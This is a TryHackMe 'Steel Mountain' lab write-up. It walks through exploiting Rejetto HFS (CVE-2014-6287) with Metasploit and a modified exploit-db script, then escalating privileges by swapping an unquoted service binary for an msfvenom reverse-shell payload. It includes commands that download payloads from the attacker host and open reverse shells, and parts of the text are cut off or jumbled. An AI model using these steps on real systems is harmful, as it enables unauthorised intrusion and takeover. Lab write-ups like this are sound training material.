

TryHackMe Writeup: Steel Mountain

First, we start off with simple enumeration



```
nmap -sC -sV -Pn 10.10.103.240
```

Now, since we are running a UDP scan within our nmap invocation, we can discern that it'll take a minute to complete. With that said, let's see if this server is set up as a webserver and check common web ports 80, 8080 and 443

Port 80 looks like a standard web site

Port 8080 appears to be a file server



Now in the first screenshot (port 80), we see an “Employee of the month”. This is also the first question that appears on TryHackMe. Since there doesn’t appear to be any information other than the photo on the site, let’s check the page source to see if the image is named after this mysterious person

```
1 <!doctype html>
2 <html lang="en">
3 <head>
4   <meta charset="utf-8">
5   <title>Steel Mountain</title>
6 <style>
7 * {font-family: Arial;}
8 </style>
9 </head>
10 <body><center>
11 <a href="index.html"></a>
12 <h3>Employee of the month</h3>
13 
14 </center>
15 </body>
16 </html>
```

Hmmmm... could it be Bill Harper? Yes, yes it is!

The second question is asking what other port a web server is running on. Our quick pre-nmap check showed port 8080 was running a file server. So we will enter 8080.

The next question is asking what file server is running. A quick glance at the page shows "HTTPFileServer 2.3".

Since that clearly isn't the answer, we click the highlighted link at the bottom and it takes us to a "rejetto http file server" site.

Let's input that answer and move on.

Now before we go any further, let's check the results of the nmap scan we launched earlier

```
(root@EnkOde) [~/Desktop/tools]
# nmap -sC -sV -Pn 10.10.103.240
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-31 12:05 EST

Nmap done: 1 IP address (1 host up) scanned in 81.12 seconds
```

It appears that SMB and RDP are also open. This might come in handy later! But for now, let's go ahead and fire up Metasploit. We are gonna do a quick check and see if there's a module for the file server.

Hmmm...

```
msf6 > search rejetto

Matching Modules
-----
#  Name                                     Disclosure Date  Rank      Check  Description
--  -
0  exploit/windows/http/rejetto_hfs_exec    2014-09-11      excellent Yes     Rejetto HttpFileServer Remote Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejetto_hfs_exec
```

Ok, lets go ahead and configure and run this, since it seems promising and appears to match the software that is running.

set RHOSTS 10.10.103.240

set LHOSTS 10.9.240.85

set RPORT 8080

set LPORT 4444

```
msf6 exploit(windows/http/rejetto_hfs_exec) > options
Module options (exploit/windows/http/rejetto_hfs_exec):

```

Bombs away!

Annnnnndddd BOOOMM!!

```
Active sessions
-----
  Id  Name  Type  Information  Connection
  --  ---  ---  -
  1   meterpreter x86/windows STEELMOUNTAIN\bill @ STEELMOUNTAIN 10.9.240.85:4444 → 10.10.103.240:49246 (10.10.103.240)
```

Looks like we have a low privileged shell under “Bill’s” UID

```
meterpreter > getuid
Server username: STEELMOUNTAIN\bill
meterpreter > █
```

So we should have enough info to complete the next two questions. The CVE is CVE-2014-6287. We got this by typing the following into MSF:

info exploit/windows/http/rejeto_hfs_exec

The next question asks what the user flag is. So we will navigate through Bills user folders and try to locate the file

cd C:\Users\bill*

We find a user.txt file on Bill's Desktop. So we read it and discover the following:

```
C:\Users\bill\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 2E4A-906A

Directory of C:\Users\bill\Desktop

09/27/2019  08:08 AM    <DIR>          .
09/27/2019  08:08 AM    <DIR>          ..
09/27/2019  04:42 AM                70 user.txt
               1 File(s)                70 bytes
               2 Dir(s)  44,153,483,264 bytes free

C:\Users\bill\Desktop>type user.txt
type user.txt
b04763b6fcf51fcd7c13abc7db4fd365
```

Let's enter that info as a flag and move on.

The next task is asking us to download a set of powershell scripts, and upload the “exploit” to the target machine. So after downloading, I loaded meterpreters “powershell” script, uploaded and ran the PowerUp file.

```
meterpreter > load powershell
Loading extension powershell... Success.
meterpreter > upload /root/Desktop/tools/PowerSploit/Privesc/PowerUp.ps1
[*] uploading : /root/Desktop/tools/PowerSploit/Privesc/PowerUp.ps1 → PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /root/Desktop/tools/PowerSploit/Privesc/PowerUp.ps1 → PowerUp.ps1
[*] uploaded : /root/Desktop/tools/PowerSploit/Privesc/PowerUp.ps1 → PowerUp.ps1
meterpreter > █
```

Powershell Commands	
<u>Command</u>	<u>Description</u>
powershell_execute	Execute a Powershell command string
powershell_import	Import a PS1 script or .NET Assembly DLL
powershell_session_remove	Remove/clear a session (other than default)
powershell_shell	Create an interactive Powershell prompt

We will now load the powershell shell and run the script

powershell_shell

..\PowerUp.ps1

Invoke-AllChecks

The next question asks what service shows up as an unquoted service path vulnerability and also has CanRestart set to True. Looks like it's the AdvancedSystemCareService9 service

```
ServiceName : AdvancedSystemCareService9
Path        : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe;
IdentityReference=STEELMOUNTAIN\bill; Permissions=System.Object[]}
StartName   : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart  : True
Name        : AdvancedSystemCareService9
Check       : Unquoted Service Paths
```

The next part is kind of tricky. The TryHackMe tutorial says to create a payload using msfvenom to replace the binary and name it “Advanced.exe”. This won’t work, as the name of the actual binary is ASCService.exe. So we will use that as the name instead

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.9.240.85  
LPORT=4443 -f exe -o ASCService.exe
```

Now set up a netcat listener to “catch” the shell

```
nc -nvlp 4443
```

Next, we will go into our current meterpreter session, drop into a shell and stop the current service

```
meterpreter > shell
Process 3148 created.
Channel 14 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\IObit\Advanced SystemCare>sc stop AdvancedSystemCareService9
sc stop AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        STATE                : 4    RUNNING
                        (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE       : 0    (0x0)
        SERVICE_EXIT_CODE   : 0    (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0

C:\Program Files (x86)\IObit\Advanced SystemCare>exit
```

Then we will upload our malicious file and restart the service

```
meterpreter > upload /root/Desktop/payloads/ASCService.exe
[*] uploading : /root/Desktop/payloads/ASCService.exe → ASCService.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /root/Desktop/payloads/ASCService.exe → ASCService.exe
[*] uploaded  : /root/Desktop/payloads/ASCService.exe → ASCService.exe
meterpreter > ls
```

```
C:\Program Files (x86)\IObit\Advanced SystemCare>sc start AdvancedSystemCareService9
sc start AdvancedSystemCareService9
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

Uh oh, that error doesn't look good.... Let's check out netcat listener

```
(root👁️ Enk0de)-[~/Desktop/payloads]
# nc -nvlp 4443

                2 File(s)      1,560 bytes
                2 Dir(s)  44,152,713,216 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
9af5f314f57607c00fd09803a587db80
```

#WINNING

Task 4

So at this point, I had walked away for a minute, only to return to an expired machine. So with the rest of the walk through, the IP address of the target will now be 10.10.227.39

For this task, it is essentially asking you to do the same thing, sans Metasploit. We begin by exploiting the same CVE, but using an exploit given by TryHackMe

<https://www.exploit-db.com/exploits/39161>

In addition to downloading that, we also need a netcat binary found here:

<https://github.com/andrew-d/static-binaries/blob/master/binaries/windows/x86/ncat.exe>

We also need a webserver to serve up the file. If you have apache installed, you can use that. I however will be using python's SimpleHTTPServer. Open one terminal window, navigate to the ncat file you downloaded, rename it to nc.exe and start the server.

python3 -m http.server 80

Next, set up a listener in a separate window

nc -nvlp 1337

Modify the exploit to include your IP and port your listener is listening in on

```
ip_addr = "10.9.240.85" #local IP address
local_port = "1337" # Local Port number
vbs = "C:\Users\Public\script.vbs|dim%20xHttp"
```

Now run the exploit at least twice. If successful, you should now have a shell!

```
nc -nvlp 1337
listening on [any] 1337 ...
connect to [10.9.240.85] from (UNKNOWN) [10.10.227.39] 49264
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>
```

Now, since we are going to use WinPeas to enumerate the system, let's go ahead and move that webserver we started to the directory where winpeas is stored

```
cd /root/Desktop/tools/privilege-escalation-awesome-scripts-suite/winPEAS/winPEASexe/winPEAS/bin/x86/Release
```

```
python3 -m http.server 80
```

Now on the target shell we spawned, run:

```
powershell -c wget "http://10.9.240.85/winPEAS.exe" -outfile "winpeas.exe"
```

Once ran, we should see that we have Write/Create perms on the same service area that we exploited earlier

```
C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
```

```
[*] Interesting Services -non Microsoft-
[*] Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#services
AdvancedSystemCareService9(IObit - Advanced SystemCare Service 9)[C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe] - Auto - Running - No quotes and space detected
File Permissions: bill [WriteData/CreateFiles]
Possible DLL Hijacking in binary folder: C:\Program Files (x86)\IObit\Advanced SystemCare (bill [WriteData/CreateFiles])
```

We can generate a new msfvenom payload, or use the one created previously to run on port 4443. I will use that one.

First, let's create a netcat listener to catch our shell

nc -nvlp 4443

Starting on bills desktop, we are going to upload our payload

```
C:\Users\bill\Desktop>powershell -c wget "http://10.9.240.85/ASCService.exe" -outfile "ASCService.exe"
powershell -c wget "http://10.9.240.85/ASCService.exe" -outfile "ASCService.exe"

C:\Users\bill\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 2E4A-906A

Directory of C:\Users\bill\Desktop

01/31/2021  11:37 AM    <DIR>          .
01/31/2021  11:37 AM    <DIR>          ..
01/31/2021  11:37 AM    <FILE>          73,802 ASCService.exe
09/27/2019  04:42 AM             70 user.txt
                2 File(s)      73,872 bytes
                2 Dir(s)  44,152,246,272 bytes free
```

Now stop the current service

```
C:\Users\bill\Desktop>sc stop AdvancedSystemCareService9
sc stop AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        STATE                : 4    RUNNING

If your curious on the last answer, it should be “**powershell -c Get-Service**”. Although funny enough, I typo’d it and it still validated 😊

What powershell -c command could we run to manually find out the service name?

Format is "powershell -c "command here"

powershell -c Get-Service

Correct Answer
